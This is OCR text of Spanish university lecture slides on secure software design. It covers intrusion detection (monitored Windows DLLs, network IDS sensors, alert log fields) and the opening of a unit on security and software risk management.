
MISum

Llamadas al sistema Linux y archivos DLL de Windows supervisados

- **Archivos DLL y ejecutables claves de Windows**
  - comctl32
  - kernel32
  - msvcpp
  - msvcrt
  - mswsock
  - Ntdll
  - ntoskrnl
  - user32
  - ws2_32


MISum

Arquitectura para la detección de intrusiones distribuidas



MIS

Arquitectura del agente




IDS basado en red (NIDS)

- Supervisa el tráfico en puntos seleccionados de una red
- Examina el tráfico paquete por paquete en tiempo real o casi real
- Puede examiner los protocolos a nivel de red, transporte y/o aplicación
- Compuesto por una serie de sensores, uno o más servidores para las funciones de administración de NIDS y una o más consolas de administración para la gestión y configuración
- El análisis de los patrones de tráfico se puede realizar en el sensor, en el servidor de gestión o en una combinación de ambos


MISum

Sensor NIDS pasivo



MISum

Ejemplo de implementación de sensores NIDS



MISum

Logging Alert

- La información típica registrada por un sensor NIDS incluye:
  - Timestamp
  - ID de conexión o sesión
  - Tipo de evento o alerta
  - Rating
  - Protocolos de red, transporte y capa de aplicación
  - Direcciones IP de origen y destino
  - Puertos TCP o UDP de origen y destino, o tipos y códigos ICMP
  - Número de bytes transmitidos a través de la conexión
  - Datos del payload decodificado (ej: peticiones y respuestas)
  - Información relacionada con el estado

MISum

Bibliografía

- Computer Security: Principles and Practice, William Stallings y Lawrie Bron (4th Edition), 2017
- Security in Computing, Charles P. Pfleeger, Shari Lawrence Pfleeger y Jonathan Margulies (5th Edition), 2015
- Corporate Computer Security, Randall J. Boyle y Raymond R. Panko (5th Edition), 2021

Máster en Ingeniería del Software

Diseño y Desarrollo de Software Seguro

Tema 3. Gestión de Riesgos

Software Risk Management

Dr. Pantaleone Nespoli, Enrique Tomás Martínez Beltrán

MISum

Facultad de Informática
UNIVERSIDAD DE MURCIA

Contenidos

- Introducción
- Gestión de la seguridad
  - Contexto legal
  - Cuestiones Organizativas
- Análisis de riesgos
  - Enfoques
  - Terminología
  - Evaluación del riesgo
  - Ejemplo
- Análisis de riesgos de software
  - Objetivos e importancia
  - Categorías de riesgos de software

MISum

Contenido

- **Introducción**
- Gestión de la seguridad
  - Contexto legal
  - Cuestiones Organizativas
- Análisis de riesgos
  - Enfoques
  - Terminología
  - Evaluación del riesgo
  - Ejemplo
- Análisis de riesgos de software
  - Objetivos e importancia
  - Categorías de riesgos de software


MISum

La gestión es la parte difícil

- **La tecnología es concreta**
  - Los dispositivos y las redes se pueden mostrar
  - Los dispositivos y el software se pueden entender
- **La gestión es abstracta**
  - No es fácil de entender
  - No hay fórmulas “mágicas”
- **La gestión es más importante**
  - La seguridad es un **proceso**, no un producto (*Bruce Schneier*)


MISum

La necesidad de una seguridad integral



MISum

Fallo del eslabón más débil



MISum

Contenidos

- Introducción
- **Gestión de la seguridad**
  - **Contexto legal**
  - **Cuestiones Organizativas**
- Análisis de riesgos
  - Enfoques
  - Terminología
  - Evaluación del riesgo
  - Ejemplo
- Análisis de riesgos de software
  - Objetivos e importancia
  - Categorías de riesgos de software

MISum

Gestión de la seguridad

- **Complejo**
  - Debe ser un proceso disciplinado e integrado
  - No se puede gestionar de manera informal
- **Necesita procesos formales**
  - Serie de acciones planificadas
  - Planificación anual
  - Procesos de planificación y desarrollo de contramedidas individuales

MISum


Gestión de la seguridad

- **Un proceso continuo**
  - Monitorizar, detectar, reaccionar, mejorar…
  - En caso contrario falla
- **Normativa de cumplimiento**
  - A esto se suma la necesidad de adoptar procesos disciplinados
  - Las normativas facilitan la adopción de esos procesos

MISum

